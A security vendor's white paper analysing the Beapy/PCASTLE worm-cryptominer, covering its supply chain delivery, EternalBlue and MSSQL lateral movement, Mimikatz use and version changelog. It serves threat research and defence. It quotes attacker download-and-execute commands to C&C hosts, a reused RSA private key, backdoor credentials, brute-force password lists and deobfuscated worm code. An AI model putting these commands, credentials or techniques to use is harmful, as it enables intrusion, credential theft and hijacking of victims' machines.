White Paper

Bitdefender®

Worm-Cryptominer Combo Lets You Game While Using NSA Exploits to Move Laterally

Contents

Authors:

Eduard Budaca - Forensics Engineer, Cyber Threat Intelligence Lab

Bitdefender researchers recently analyzed a worm-cryptominer combo that uses a series of exploits to move laterally and compromise victims, while pausing the resource-intensive cryptomining process if it finds popular games running on the victim's machine. Our investigation revealed that some modules of the worm-cryptominer combo seem to have been regularly updated to increase stealth, make it difficult for security researchers to analyze it, and improve lateral movement and capabilities.

Bitdefender takes a deeper dive into the behavior of the worm-cryptominer combo, dubbed Beapy/PCASTLE by previous security researchers, while offering a detailed changelog into how some of its modules and components have been updated over several iterations. While previous research focused on individually analyzing some components of the worm and malware, our investigation reveals how the two have been used in conjunction to spread and mine cryptocurrency.

Information posted on various Chinese websites revealed a new attack vector, not previously associated with delivering cryptocurrency miners or covered in past research. On December 14th 2018, a supply chain attack broke out against users of DriveTheLife, a potentially unwanted application (PUA) that ostensibly provides driver updates, and against users of other similar apps that seem to run on the same infrastructure. It was found that on December 14th 2018, a component of DriveTheLife and other similar apps that normally downloads and executes files from a legitimate domain, was apparently being manipulated and used to download a malicious payload on the victim's machine from a domain operated by attackers.

Key findings:

- Delivered via supply chain attack on PUA application
- Moves laterally using advanced tools and unpatched vulnerabilities
- Stays stealthy by pausing crypto mining if performance-intensive tasks, such as popular games, are running (NEW)
- Features both CPU and GPU mining components
- Full timeline and changelog on how modules were updated (NEW)
- Private RSA key used for signing C&C communication publicly available
- First detailed analysis on how both Beapy and PCASTLE work together (New)

Cryptojacking - Getting the Basics Right

Most malware developed in the past decade is in some way financially motivated, from traditional data- or e-banking credential-stealing Trojans to ransomware and cybercriminal gangs strictly targeting and extorting specific industries. Cryptocurrency miners are the newest addition to this. The process of mining for cryptocurrency is not inherently malicious but, it is malicious when attackers deliberately infect a victim's computer and hijack their computing power.

Mining for cryptocurrency traditionally involved expensive rigs comprised of dozens of graphics cards enslaved together so their collective computing power could be used to mine Bitcoin faster and more efficiently. That approach quickly became obsolete as, for each new Bitcoin unit mined, the needed computing power exponentially increased, meaning more GPUs were needed in the mining pool. The costs associated with purchasing more powerful graphics cards, as well as rising electricity bills, made this method unprofitable as the costs of generating one Bitcoin were significantly higher than the costs of generating it.

In late 2017, this limitation was resolved by the emergence of a browser-based mining client that would use CPUs instead of GPUs. CoinHive was supposed to be a legitimate way for websites to earn revenue from visitors, by using some of their computing power to generate Monero (XMR), instead of pushing advertisements. Because the script proved to be so easy to use, attackers started abusing it and began injecting it into high-traffic legitimate websites that had various vulnerabilities, so their visitors would mine Monero for attackers. The more a visitor stayed on an infected webpage, the more profit for the attackers.

In January 2018, attackers managed to poison YouTube ads to serve the browser-based cryptocurrency mining script to unsuspecting visitors. For more than two hours, attackers were able to use up to 80 percent of the victim's computing power to mine Monero, some estimating an increase of almost 285 per cent increase in the number of CoinHive miners. Malvertising – the process of rigging ads that serve malicious code on legitimate websites – is not uncommon, but this was the first time it was used to deliver a cryptocurrency miner.

Other incidents, involving compromising organizations and using them to mine Monero via either browser-based or client-based cryptocurrency miners, quickly made it into the media. Tesla's cloud was abused to mine cryptocurrency, Docker images were tampered with and used to generate an estimate $90,000 in Monero, and even a vulnerability in servers of the popular web development application Jenkins was exploited, allowing hackers to mine an estimated $3 million-worth of XMR.

As cryptojacking became a more profitable business, especially due to the low barrier to entry in terms of setting up and deploying it on victims' computers, cybercriminals quickly combined past experience with malware to weaponize cryptocurrency miners and turn them into a virulent, stealthy, and powerful piece of financially motivated malware. In a sense, all this could be considered practice for the current worm-crypto miner combo that Bitdefender researchers describe below.

Beapy/PCASTLE – A Worm-Miner Combo

When Python and PowerShell are combined to deliver a cryptocurrency miner that also has a worm-like component to move laterally and infect victims by using vulnerabilities, such as the NSA-linked EternalBlue, it spells a recipe for creating a very profitable piece of malware.

The Bitdefender analysis of this combo begun on May 27th when we started diving deeper into those components and how they operate. Bitdefender researchers uncovered a complex malware ecosystem, built to install Monero (XMR) miners on as many machines as possible. Interestingly, we were able to trace the attack vector back to a supply chain attack on a popular driver downloading application.

Initial supply chain attack: svhost.exe the downloader

As mentioned in mainly Chinese speaking outlets, on 2018-12-14 a supply chain attack broke out against users of DriveTheLife, a potentially unwanted application (PUA) that ostensibly provides driver updates, and against users of other similar apps that seem to run on the same infrastructure. DtlUpg.exe, a component of DriveTheLife and other similar apps, receives URLs where updates are located from the update servers. It normally downloads and executes files from URLs like:

- `pull.update.updrv.com:80/dtl2012/PullExecute/xiha/23_1605163472.dat`
- but on December 14, following a compromise of the update servers, it downloaded and executed a malicious sample from -`pull.update.ackng.com/calendar/PullExecute/F79CB9D2893B254CC75DFB7F3E454A69.exe`.

The ackng.com domain is operated by attackers.

The filename in the download URL is the sample's MD5 hash (its SHA-256 hash is `f5ab73390a126bc8c2326f0f9dd72651294b0ee664afdc9c844fc6e77dddee02`). After being downloaded, it moves itself to `C:\Windows\System32\svhost.exe` (`SysWOW64` if 64-bit Windows) and installs itself as a `Ddriver` service (description: "Provides ability to share TCP ports over the net.tcp protocol").

Once installed as a service, it can start exploiting the machine. It checks a mutex named "`it is holy shit`" so only one instance of the sample runs at a time and it drops a file to `C:\Windows\System32\svhhost.exe` (`SysWow64` if 64-bit Windows) from one of 2 LZNT1-compressed resources, one for x86 and one for x64 architectures. The purpose of this file is to run C&C-defined payloads in-memory and make sure svhost.exe is not killed.

The svhost.exe file also runs a thread that, every 10 seconds, checks that `C:\Windows\System32\svhhost.exe` is running and was not deleted. If necessary, it rewrites and restarts svhhost.exe.

Interestingly, it also checks twice per second whether any processes from a list are running on the system. If so, it kills the svhhost.exe process. The process list contains mainly games like ***League of Legends, Counter-Strike, Grand Theft Auto - Vice City***, but also the Windows Task Manager and the **Steam game launcher**. This hints to the fact that the svhhost.exe process is running

performance-intensive tasks and would be noticed if games are running.

Then, once every 4 hours, the malware (`svhost.exe`) will send the following information to 2 C&C servers: `i.haqo.net/i.png and p.abbny.com/im.png`:

- computer name
- system GUID (obtained by running `wmic path win32_computersystemproduct get uuid`)
- username
- version identifier: "0.0" on the first day, updates bumped this up to at least "0.5"
- operating system name and bitness
- CPU and GPU make and model (obtained from the "cpuid" instruction and by running "`Wmic Path Win32_VideoController Get Description`")
- a bitset of 0 and 1 digits, each denoting the presence of a component from the same malware ecosystem that may be also running on the system, obtained by checking the following:
  - running processes named "svhost.exe", "svvhost.exe", "svhhost.exe" (these are the three main components directly involved in the supply chain attack)
  - a mutex named "`I am tHe xmr reporter`" (this is the mutex used by the Monero miner)
- a list of antivirus processes running on the system
- part of the service description
- a timestamp, to prevent the request from being easily replayed
- the MD5 hash of the svvhost.exe file

The C&C servers respond with additional files to be executed. C&C responses are formed from 2 parts, separated by a "$" character:

- a base64-encoded, RC4-encrypted content. The RC4 key is obtained by calling the CryptDeriveKey Windows API function with the MD5 hash of "password12" as an input.
- a digital signature, base64-encoded, over the SHA-1 hash of the content.
  - The digital signature's public key is:

```
-----BEGIN RSA PUBLIC KEY-----
MIGJAoGBAJ/pgAk5IFg+97WOlgPOr7D77xhWgBMj9gKL9EplpCT6XZl+hRCDSqti
t+TN6g5r+p3lUuNNO8cSDBeeUNcx+j69KDGixTEM5lcxMGokY5WK/krZAG+TwDXC
LiTy26j/s5bJrb0e9x9q9STdhdpXZgV7xXqyxpmM1xVaYN2Oo2RfAgMBAAE=
-----END RSA PUBLIC KEY-----
-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQCf6YAJOSBYPve1jpYDzq+w++8YVoATI/YCi/RKZaQk+l2ZfoUQ
g0qrYrfkzeoOa/qd5VLjTTvHEgwXnlDXMfo+vSgxosUxDOZXMTBqJGOViv5K2QBv
k8A1wi4k8tuo/7OWya29HvcfavUk3YXaV2YFe8V6ssaZjNcVWmDdjqNkXwIDAQAB
AoGALrd+ijNAOcebglT3ioE1XpUbUpbir7TPyAqvAZUUESF7er41jY9tnwgmBRgL
Cs+M1dgLERCdKBkjozrDDzswifFQmq6PrmYrBkFFqCoLJwepSYdWnK1gbZ/d43rR
2sXzSGZngscx0CxO7KZ7xUkwENGd3+lKXV7J6/vgzJ4XnkECQQDTP6zWKT7YDckk
We04hbhHyBuNOW068NgUUvoZdBewerR74MJx6nz28Tp+DeNvc0EveiQxsEnbV8u+
NRkX5y0xAkEAwcnEAGBn5kJd6SpU0ALA9XEpUv7tHTAGQYgCRbfTT59hhOq6I22A
ivjOCNG9c6E7EB2kcPVGuCpYUhy7XBIGjwJAK5lavKCqncDKoLwGn8HJdNcyCIWv
q5iFoDw37gTt1ricg2yx9PzmabkDz3xiUmBBNeFJkw/FToXiQRGIakyGIQJAJIem
PPPvYgZssYFbT4LVYO8d/Rk1FWVyKHQ9CWtnmADRXz7oK7l+m7PfEuaGsf9YpOcR
koGJ/TluQLxNzUNQnQJBAImwr/yYFenIx3HQ6UX/fCt6qpGDv0VfOLyR64MNeegx
o7DhNxHbFkIGzk4lKhMKcHKDrawZbdJtS9ie2geSwVQ=
-----END RSA PRIVATE KEY----
```

Only the public key, and not the private key, is contained in the samples. However, the attackers did not generate their own keys, and reused some from code samples found online. Thus, a search for parts of the public key online easily finds the private key, invalidating the strong security of RSA asymmetric encryption.

This RSA key can be traced back to an open-source example hosted on `https://www.idrix.fr/Root/Samples/capi_pem.cpp`, as well as a mirror on `https://gist.github.com/zhengdianyong/7d3cb2197e779c03154c` named "wincrypt examples". Based on the private key, as well as the identical error messages, it is very likely that the attackers looked up a way to achieve digital signing and copied this code verbatim.

But they are not the only malware authors to make this mistake, as it seems that a lesser-known ransomware used the same RSA key to encrypt its AES-256 keys. A Russian language writeup can easily be found online when searching for CorruptCrypt ransomware.

The first encoded response has the following format: "MD5|URL" pairs, joined by '$' characters. Since the infrastructure was down at the time of the analysis, the only response we were able to obtain was from two network captures from Hybrid Analysis, dating from 2019-03-04 and 2019-03-06 (responses were identical), that once decrypted gave us the following data: `0a4dcd170708f785f314c16797baaddb|http[:]//216.250.99.49/ins9.exez$88ed0b1a7f6b3d63d2d07f23215bb27d|http[:]//dl.haqo.net/ig.mlz`. The file pairs are handled differently based on the file extensions in the URLs:

- .exez files are LZNT1-decompressed, the MD5 hash is checked against the decompressed data, the content is written to C:\Windows\Temp\svvhost.exe (existing svvhost.exe processes are first killed), and this file is executed.
- .mlz files are downloaded, the MD5 hash is checked, and the data is written to a "HSKALWOEDJSLALQEOD" file mapping. They will be executed in-memory by the svhhost.exe component.
- other files are downloaded to the C:\Windows\Temp directory and executed.

In the wild, we have seen the svvhost.exe file (downloaded from URLs with an ".exez" extension) to be Python worms, and the file executed in-memory by the svhhost.exe component to be a Monero miner.

Initial supply chain attack: svhhost.exe in-memory runner

This component checks a mutex named "`tihs yloh si ti`" to make sure only one instance is running, and runs a watchdog thread that checks every 10 seconds that the svhost.exe mutex, "`it is holy shit`", exists. If not, it will run the svhost.exe file, which will reinstall itself as a service.

In a loop, it reads the payload from the "HSKALWOEDJSLALQEOD" mapping written by the initial downloader svhost.exe, decompresses the content using LZNT1, loads the result (a MZPE executable) in its own memory and runs it. In the wild, we have seen the `2a8e6d71cae51d5c05d7a451155d2faf8ee576f2bf90afa3c2fa00433b92dcba`x86 payload. However, it seems to be compressed using the LZMA algorithm, and not LZNT1, which indicates that the original svhhost.exe component was updated to use a different compression algorithm. The decompressed payload, `2c095afe34d9f16cc171690855d7fd7e9e4c97e9527697532210786d9200e8d3`, is a custom build of the XMRig Monero miner.

The miner checks mutex "`I am tHe xmr reporter`" before executing, to make sure only one instance is running. The miner payload is configured to contribute to three XMR pools, `lp.abbny.com`, `lp.beahh.com`, and `lp.haqo.net`. The pool username (Monero wallet) is "x" and the password is unconfigured, the default being "x". These pools are all hosted on the attackers' domains, and not on well-known Monero mining pool websites. It is likely that the software running on these servers is a XMRig proxy (https://github.com/xmrig/xmrig-proxy) that forwards the results to another pool. Unfortunately, the final Monero wallet is configured on these servers, and is not contained in these samples.

Initial supply chain attack: svvhost.exe Python worm

The first svvhost.exe payload to run during the initial supply chain attack was `01b5ba18c208d4bf4aa423de8f4abdeccaa23b100c4b66fbaa4be5d22b62f780`, dating to 2018-12-14, and is a self-spreading malware executable (a worm) written in the Python programming language, and converted to an executable using the py2exe tool.

The first resource contains the Python 2.7 DLL, and the second one contains a list of Python module (code) objects. The third code object is a Python module named "i.py", which can be decompiled by commonly available Python decompilers.

The i.py module starts from an IP list with some default subnets (CIDR /24) to which it adds IP ranges (CIDR /24) found by running the `netstat -na` and `ipconfig /all` commands and tries to infect the computers in these subnets with EternalBlue-based exploits, on at most 254 threads. One exploit logs in to the remote machine using an EternalBlue-based exploit and performs the following operations using the Impacket Python module:

- the svhost.exe component is written to `C:\install.exe` and executed
- the malware uses netsh's portproxy feature to forward port 65531 to 1.1.1.1:53 (1.1.1.1 is the Cloudflare DNS IP, 53 is the DNS port)
- port 65531 is opened in Windows Firewall by a rule named "DNS"
- the Ddriver service (svhost.exe) is started
- the remote computer is now fully infected.

To execute commands on the remote computer for the purposes of this exploit, the worm uses the Impacket Python module to install one-off services. These services are fileless, consisting only of one command. The source code of this exploit can be found at https://github.com/worawit/MS17-010/blob/master/zzz_exploit.py, from where the attackers probably copied the code.

Another exploit takes advantage of an EternalBlue-based RCE vulnerability to run shellcode on the target system that performs the following:

- `http[:]//dl.haqo.net/dl.exe` is downloaded to `C:\install.exe` and executed
- the malware uses netsh's portproxy feature to forward port 65531 to 1.1.1.1:53
- port 65531 is opened in Windows Firewall by a rule named "DNS"
- the remote computer is now fully infected.

The port 65531 is used as a marker of already-infected computers. Before attacking a target, the worm first tries if port 65531 is open (can be connected to). If so, the host is not infected a second time.

A newer version of this Python worm, seen in the wild starting 2019-01-04, brings some updates:

- waits between 3 and 10 minutes before starting the infection process, to prevent sandboxes from detecting malicious behavior and to avoid alerting the user or security solutions of the malware infection
- adds more local IP ranges to look for potential targets to infect
- adds new paths to find the svhost.exe component on the current machine: `C:\Windows\System32\drivers\svchost.exe` (`SysWOW64` on 64-bit Windows). This indicates that a newer version of svhost.exe may install itself in the `System32\drivers` directory and not in the System32 directory.
- changed temporary filename of the svhost.exe component on the target system from `C:\install.exe` to `C:\installed.exe` (only for the first exploit)
- changed maker port to 65532 and firewall rule to "DNS2"
- the shellcode used in the second exploit now contains encrypted strings, to make reverse engineering more difficult
- the second exploit uses different paths than before. The downloaded file is now found at `http[:]//dl.haqo.net/dll.exe` and written to `C:\installs.exe` (as opposed to `C:\install.exe`). The cmd.exe Windows tool is copied

to `C:\Windows\Temp\cm.exe` and used to run infection commands so that the worm can cancel earlier (potentially failed) infection processes before attempting a new one by killing the cm.exe process.

- other minor improvements to increase exploit rate of success

The dl.exe and dll.exe files downloaded from the dl.haqo.net domain are variants of the svhost.exe components.

February Python worm upgrades

Starting at the beginning of February 2019, the Python worm received significant upgrades, such as:

- changed EXE builder from py2exe to PyInstaller
- added obfuscation to Python code, imported functions and variables are randomly renamed:

```
import subprocess
jkaBpncWxueAMfOlSUrEmbJGPFHIhY = list
jkaBpncWxueAMfOlSUrEmbJGPFHIhT = set
jkaBpncWxueAMfOlSUrEmbJGPFHIhq = xrange
jkaBpncWxueAMfOlSUrEmbJGPFHIhw = float
jkaBpncWxueAMfOlSUrEmbJGPFHIhN = None
jkaBpncWxueAMfOlSUrEmbJGPFHIhV = Exception
jkaBpncWxueAMfOlSUrEmbJGPFHIhL = ord
jkaBpncWxueAMfOlSUrEmbJGPFHIhz = range
jkaBpncWxueAMfOlSUrEmbJGPFHIvQ = False
jkaBpncWxueAMfOlSUrEmbJGPFHIvh = True
jkaBpncWxueAMfOlSUrEmbJGPFHIvd = min
jkaBpncWxueAMfOlSUrEmbJGPFHIvi = zip
jkaBpncWxueAMfOlSUrEmbJGPFHIvo = len
jkaBpncWxueAMfOlSUrEmbJGPFHIvX = open
jkaBpncWxueAMfOlSUrEmbJGPFHIvC = str
jkaBpncWxueAMfOlSUrEmbJGPFHIvs = setattr
jkaBpncWxueAMfOlSUrEmbJGPFHIvR = int
jkaBpncWxueAMfOlSUrEmbJGPFHIQv = subprocess.PIPE
jkaBpncWxueAMfOlSUrEmbJGPFHIQh = subprocess.Popen
import re
jkaBpncWxueAMfOlSUrEmbJGPFHIQd = re.findall
import binascii
jkaBpncWxueAMfOlSUrEmbJGPFHIQi = binascii.unhexlify
```

Fig 1. Example of Python code obfuscation

- started using PowerShell to simplify some tasks (such as downloading extra malware files)
- started using scheduled tasks as persistence mechanisms, partly phasing out use of services. This could be because scheduled tasks are less audited than services.
- added Mimikatz module thanks to an embedded Invoke-Mimikatz.ps1 obfuscated build. The file is written to `C:\Windows\Temp\m.ps1`. Every 24 hours, Mimikatz is run and output is written to `C:\Windows\Temp\mkatz.ini`. On startup the worm runs the m.ps1 file if necessary, then parses the mkatz.ini file, saving domains names, usernames, and passwords.
- worm also contains a list of common usernames and passwords to try against remote hosts
- increased number of predefined local subnets to 23

```
iplist = [
  '192.168.0.1/24', '192.168.1.1/24', '192.168.2.1/24', '192.168.3.1/24',
  '192.168.4.1/24', '192.168.5.1/24', '192.168.6.1/24', '192.168.7.1/24',
  '192.168.8.1/24', '192.168.9.1/24', '192.168.10.1/24', '192.168.18.1/24',
  '192.168.31.1/24', '192.168.199.1/24', '192.168.254.1/24', '192.168.67.1/24',
  '10.0.0.1/24', '10.0.1.1/24', '10.0.2.1/24', '10.1.1.1/24', '10.90.90.1/24',
  '10.1.10.1/24', '10.10.1.1/24']
userlist = ['', 'Administrator', 'user', 'admin', 'test', 'hp']
userlist2 = ['', 'Administrator', 'admin']
passlist = [
  '', '123456', 'password', 'qwerty', '12345678', '123456789', '123', '1234',
  '123123', '12345', '12345678', '123123123', '1234567890', '88888888',
  '111111111', '000000', '111111', '112233', '123321', '654321', '666666',
  '888888', 'a123456', '123456a', '5201314', '1qaz2wsx', '1q2w3e4r', 'qwe123',
  '123qwe', 'a123456789', '123456789a', 'baseball', 'dragon', 'football',
  'iloveyou', 'password', 'sunshine', 'princess', 'welcome', 'abc123',
  'monkey', '!@#$%^&*', 'charlie', 'aa123456', 'Aa123456', 'admin',
  'homelesspa', 'password1', '1q2w3e4r5t', 'qwertyuiop', '1qaz2wsx']
domainlist = ['']
```

Fig 2. Hardcoded usernames, passwords and subnets to scan

- changed marker port to 65533, but this port is not forwarded to 1.1.1.1:53, like before. Instead, when the worm first starts, it adds a Windows firewall rule to block the SMB port (445), which prevents that target from being infected again, but also prevents legitimate use of the SMB protocol (for example, use of network shares or some remote administration tasks in an enterprise setting). The 65532 and 65531 port forwards are still performed, possibly to prevent an older version of the worm from re-infecting this machine.
- main filename changed to `C:\Windows\Temp\svchost.exe`, but the worm can run from the original `C:\Windows\Temp\svvhost.exe` path too.
- before running, the worm opens a socket on port 60124, but does not use it in any way. If, at startup, the worm finds this port already occupied, it assumes that another instance of this sample is running and will exit.
- if PowerShell is installed on this machine, it will install two scheduled tasks:
    - one named `DnsScan`, running this sample (`C:\Windows\Temp\svchost.exe`), every hour starting at 07:05:00
    - one named `\Microsoft\Windows\Bluetooths`, running a PowerShell script, every 50 minutes starting at 07:00:00. This script downloads and executes any PowerShell command returned from the `http[:]//v.beahh.com/v{domain of logged in user}` URL.
- otherwise, it will install other two scheduled tasks:
    - one named `Autoscan`, running this sample (`C:\Windows\Temp\svchost.exe`), every 50 minutes starting at 07:00:0
    - one named `Autocheck`, running `mshta http[:]//w.beahh.com/page.html?p{computer name}`, every 50 minutes starting at 07:00:00. This uses the legitimate mshta.exe Windows binary to download a HTML page with malicious JavaScript, that tries to download from two URLs (`http[:]//128.199.64.236/ii.dat?win03` and `http[:]//128.199.64.236/mn.dat?win03`). Unfortunately, at the time of analysis, both URLs were down.
- added feature that tries to infect random hosts on the Internet, not only on the local network, enabling a far greater spread of the worm. In addition to a predefined list of subnets and visible local subnets, this sample generates a list of 1000 random subnets (CIDR /24) and filters out those starting with 127., 172., 0., 10., and 100 (because parts of this IP ranges are reserved for local networks). Then, it walks the IP addresses in these subnets (skipping .0 and .255 addresses) and infects them on, at most, 255 threads.
- the sample first tries common username and password combinations, as well as usernames/passwords/password hashes found by Mimikatz on any host it tries to infect

If it succeeds, it uses a PSExec implementation based on Impacket's (found at https://github.com/SecureAuthCorp/impacket/blob/master/examples/psexec.py). PSExec installs Impacket's RemComSvc service on the remote computer named with 4 random letters. After installing the service, the worm copies itself to `C:\Windows\Temp\svchost.exe` and the svhost.exe component, if available, to `C:\Windows\Temp\updll.exe` (for infections on the local network) or `C:\Windows\Temp\upinstalled.exe` (for infections on the Internet). The sample transfers files to the `Temp` directory on the first available and writable share and expects that share to be the `admin$` share, a built-in share which is mapped to `C:\Windows`. However, we have seen instances in which the first available share was, in fact, `c$`, mapped to the C: drive. In this case, the files would end up in `C:\Temp`. This will cause the worm to be unable to run on the infected computer, but other malicious processes (like PowerShell scheduled tasks) will continue to run. The worm installs a scheduled task on the target machine, identical to the

"\Microsoft\Windows\Bluetooths" task above, and executes the worm (`C:\Windows\Temp\svchost.exe`) to continue the infection chain.

This sample also uses the two previous EternalBlue-based exploits, but with a more complex infection process:

- first, the malware tries to login to the remote machine with its own set of credentials: username is "`k8h3d`", password is "`k8d3j9SjfS7`"
- if these do not work, it uses the EternalBlue RCE vulnerability, used in earlier versions of this component, with a modified shellcode that adds this user account, with administrative rights. This shellcode contains encrypted commands, as well.

After login is successful with these credentials, the first EternalBlue exploit is used to elevate the connection to SYSTEM rights, then this component is sent to `C:\Windows\Temp\svchost.exe` and the svhost.exe component is sent to `C:\installed.exe` (for local infections) or `C:\installed2.exe` (for infections on the Internet). Then, a command is run on the remote computer that performs the following:

- run the svhost.exe component (`C:\installed.exe` or `C:\installed2.exe`) and the worm (`C:\Windows\Temp\svchost.exe`)
- forward ports 65531 and 65532 to 1.1.1.1:53 and add firewall rules, named "DNSS2" and "DNS2", respectively
- if PowerShell is installed (if the `C:\Windows\System32\WindowsPowerShell` directory exists), add scheduled task identical to the "\Microsoft\Windows\Bluetooths" task above
- otherwise: add a scheduled task identical to the "Autocheck" task above
- start the "Ddriver" service (belonging to the svhost.exe component)
- count cmd.exe processes running on the machine; if more than 10 processes exist, shut down the machine. This may be an anti-sandbox or anti-honeypot tactic.
- delete the "k8h3d" user account.
- the machine should now be fully infected.

This infection routine is repeated, with the same local subnets but different remote subnets, indefinitely.

By the beginning of March, the worm had received some other significant updates (sample first seen 2019-03-03)

- it extracts NTLM hashes from Mimikatz, to expand the lateral movement and infection capabilities
- it no longer expects to have a specific filename, and is often randomly renamed in the infection process
- it adds some auto-update capabilities: replace executable files in C:\Windows that have a size equal to 6271136 bytes with itself
    - it is required since the worm no longer has an exact filename
    - file matching size: d1a743fc40a7794558db163a25de524c, older version of this worm, first seen on 2019-02-25
- integrated with a new "dig.exe" malware module, a self-contained Monero miner module, which will be described later; when the worm infects another host, it will also send the dig.exe module (to a random filename under `C:\Windows`) and add it to a scheduled task, its name being random on hosts with PowerShell installed or "Autostart" otherwise (the task is run every 10 minutes starting at 07:00:00).
- to send this file to infected hosts, the worm detects it by scanning `C:\Windows` for files having a size equal to 12662440 bytes.
- if the `svhost.exe` module cannot be found at any of its predefined paths, the malware downloads it from `http[:]//dl.haqo.net/dll.exe?fr=eb` to `C:\install.exe`, writes a single "*" character to a "`oskjwyh28s3.exe`" located in the current directory, and configures itself to forward this file (`oskjwyh28s3.exe`) instead of the svhost.exe component to any machines it infects. It is unclear why this behavior is desired.
- during the infection process, the worm file is also added as a scheduled task, its name being random or "DnsScan" on hosts with PowerShell (depending on the exploit used), or "escan" otherwise
- add the subnet (CIDR /24) of the host's current public IP address to be infected (for example, if your public IP is

123.234.171.199, it will also infect 123.234.171.0/24); the machine's public IP is found by querying `http[:]//ip.42.pl/raw` and `http[:]//jsonip.com`, two specialized online services.

- added a new Microsoft SQL Server exploit over port 1433. This takes advantage of the fact that some programs install SQL servers without the users' knowledge; those servers may have default or weak credentials and the server process may be running as a privileged account.
    - the worm tries default usernames and known passwords (from hardcoded password list or gathered from Mimikatz)
    - once connected, it enables the `xp_cmdshell` feature, that requests the server to run arbitrary commands
    - it uses `xp_cmdshell` to add the "`k8h3d`" user account and allow ports 1433 and 80 in the Windows Firewall. Then it tries changing the built-in "`sa`" (System Administrator) account password to `ksa8hd4,m@~#$%^&*()`, to prevent other attackers from infecting the same machine
    - if the k8h3d account can be used over SMB, the worm spreads to that machine, forwarding port 65553 to 1.1.1.1:53 as an infection marker and opening it in the Windows Firewall under a "DNSsql" rule. The worm is copied to `C:\Windows\Temp\svchost.exe` and a random filename under `C:\Windows`. The `dig.exe` component, if it exists, is also copied to `C:\Windows`, with a random name too. Depending on the presence of PowerShell on that machine, scheduled tasks that download further infection stages (the "`\Microsoft\Windows\Bluetooths`" or "`Autocheck`" tasks, respectively), and tasks that run the worm and dig.exe file (two random task names, or "`escan`" and "`Autostart`", based on whether PowerShell is installed or not), are also installed.
    - if the k8h3d account cannot be used, the worm uses the `xp_cmdshell` feature to add the "`\Microsoft\Windows\Bluetooths`" task and (using the legitimate certutil.exe Windows binary) download and run `http[:]//dl.haqo.net/dll.exe?fr=mssql` as `C:\setupinstalled.exe`.
- on startup, the worm blocks ports 445 (SMB), 135 (DCOM), 136 (Profile Name Service), 137 (NetBIOS Name Service) and 139 (NetBIOS) to prevent other attackers from infecting this machine, because there are many known exploits against services running on these ports. However, this will also deny legitimate administration tools (especially in enterprise settings) from achieving their purpose.
- other minor improvements

March Python worm upgrades

Starting March 2019, the worm began receiving frequent updates, which we will mention below. Unfortunately, PyInstaller keeps no definite timestamp of the moment when a file is built. Because PyInstaller builds binaries by simply adding an overlay to a pre-built MZPE file, the link time value in the PE header also is not useful. As a result, we cannot give definite timestamps of the moment when a new version of the worm was published. The accuracy of the dates given here is limited by the extent of our telemetry, and by the moment when samples were submitted to VirusTotal.

These are the first samples to have an explicit version number. The first version we saw was version 3 and it was first seen in the wild on 2019-03-08. While there were some changes without changing the version number, most of them were minor.

General changes between the February and March worm versions:

- added another encoding layer: the Python code is BZip2-compressed and base64-encoded. This may make it harder for some security solutions to provide generic signatures for these samples.
- expanded obfuscation to include function names
- changed the method to ensure only one worm process is running at a time: at startup, the worm checks if the `mutex_{D0E858DF-985E-4907-B7FB-8D732C3FC3B8}` mutex is in use.
- added Deflate compression to the embedded Invoke-Mimikatz.ps1 script, and hardened obfuscation. Also, renamed script filename from `m.ps1` to `m2.ps1`.
- changed the way in which other malware components are detected: now each component writes its path to a file mapping:
    - the "path" file mapping stores the worm's filename and its version

- the "716371426342716" mapping stores the path to dig.exe
- the "716C71426C42714" mapping contains the path to dl.exe, the evolution of the original svhost.exe component

However, possibly due to a misunderstanding of the semantics of Python's "global" statement, the dig.exe component is never found (and thus sent to infected hosts), and the dl.exe component is only correctly located for the privilege escalation EternalBlue exploit.

- improved auto-update mechanism: added a version identifier to each sample, which is checked against the contents of the "path" file mapping. Older versions of the worm will be killed and replaced with the new executable.

```
with contextlib.closing(
    mmap.mmap(-1, 1024, tagname='path', access=mmap.ACCESS_READ)
) as mapping:
mapping_content = mapping.read(1024).replace('\x00', '')

if len(mapping_content) < 4:
  mapping.close()
  mapping_2 = mmap.mmap(-1, 1024, tagname='path')
  mapping_2.seek(0)
  mapping_2.write(os.path.realpath(sys.argv[0])+ "**" + str(current_version) + "$$")
  mapping_2.flush()
else:
  existing_version = mapping_content.split("**")[1].split("$$")[0]
  existing_filename = mapping_content.split("**")[0]
  if compute_file_md5(os.path.realpath(sys.argv[0])) == compute_file_md5(existing_filename):
    print "same version"
    pass
  else:
    if int(current_version) > int(existing_version):
      print "new version,kill&update"
      kill_process=subprocess.Popen(
        'cmd /c taskkill /t /f /im ' + existing_filename.split("\\")[-1] +
        '& ping localhost ' +
        '& copy /y ' + os.path.realpath(sys.argv[0]) + ' '+existing_filename,
       stdout=subprocess.PIPE)
      mapping_2 = mmap.mmap(-1, 1024, tagname='path')
      mapping_2.seek(0)
      print "new:" + os.path.realpath(sys.argv[0])
      mapping_2.write(os.path.realpath(sys.argv[0]))
      mapping_2.flush()
```

Fig 3. auto-update routine (deobfuscated)

- to detect worm samples before the version identifier was added, these files also kill and replace any executable files in `C:\Windows` with a size equal to 6271136 or 6271280
- the worm will now prefer using domain administrator credentials to infect machines. However, the worm only tries two hardcoded passwords for each domain administrator account: "123456" and "password"
- all infections (with one exception – the EternalBlue privilege escalation exploit) now forward port 65533 to 1.1.1.1:53, also creating a Windows Firewall rule to allow this port. This rule is named "DNSS3" or "DNSd" depending on the exploit used.
- ports 65531 and 65532 are only forwarded for infections through the same EternalBlue exploit (specifically, the one used for privilege escalation)
- the first step to all infections is now creating a file in the infected computer's `C:\Windows\Temp` directory, its filename depending on the exploit used to infect the machine:
  - "doadmin.txt" if compromised domain administrator credentials were used
  - "domain.txt" if other domain accounts were used
  - "ipc.txt" if infection happened through the compromise of other credentials
  - "hash.txt" if compromised NT hashes were used
  - "143.txt" if the Microsoft SQL exploit was used
  - "eb.txt" if infection was through one of the EternalBlue exploits

  These files contain a single "*" character.
- added a new potential filename for the dl.exe component (formerly svhost.exe) when copied to an infected machine: `C:\Windows\Temp\setup-install.exe`
- extended functionality of the worm component to also act as a downloader:
  - C&C URLs: `http[:]//info.haqo.net/e.png`, `http[:]//info.beahh.com/e.png`, `http[:]//info.abbny.com/e.png`
  - query string (same for all URLs):
    - id: fully-qualified computer name (like `computer_name.localdomain.domain.com`)
    - mac: computer MACs, up to two, comma-separated

- OS: operating system, as returned by Python's `platform.platform()`
- BIT: OS bitness, "32bit" or "64bit"
- IT: approximate infection time, like "2019-06-06,18:20:05", obtained from the modification time of either the `m2.ps1` file, or the infection source marker file (one of "doadmin.txt", "domain.txt", "ipc.txt", etc. described above)
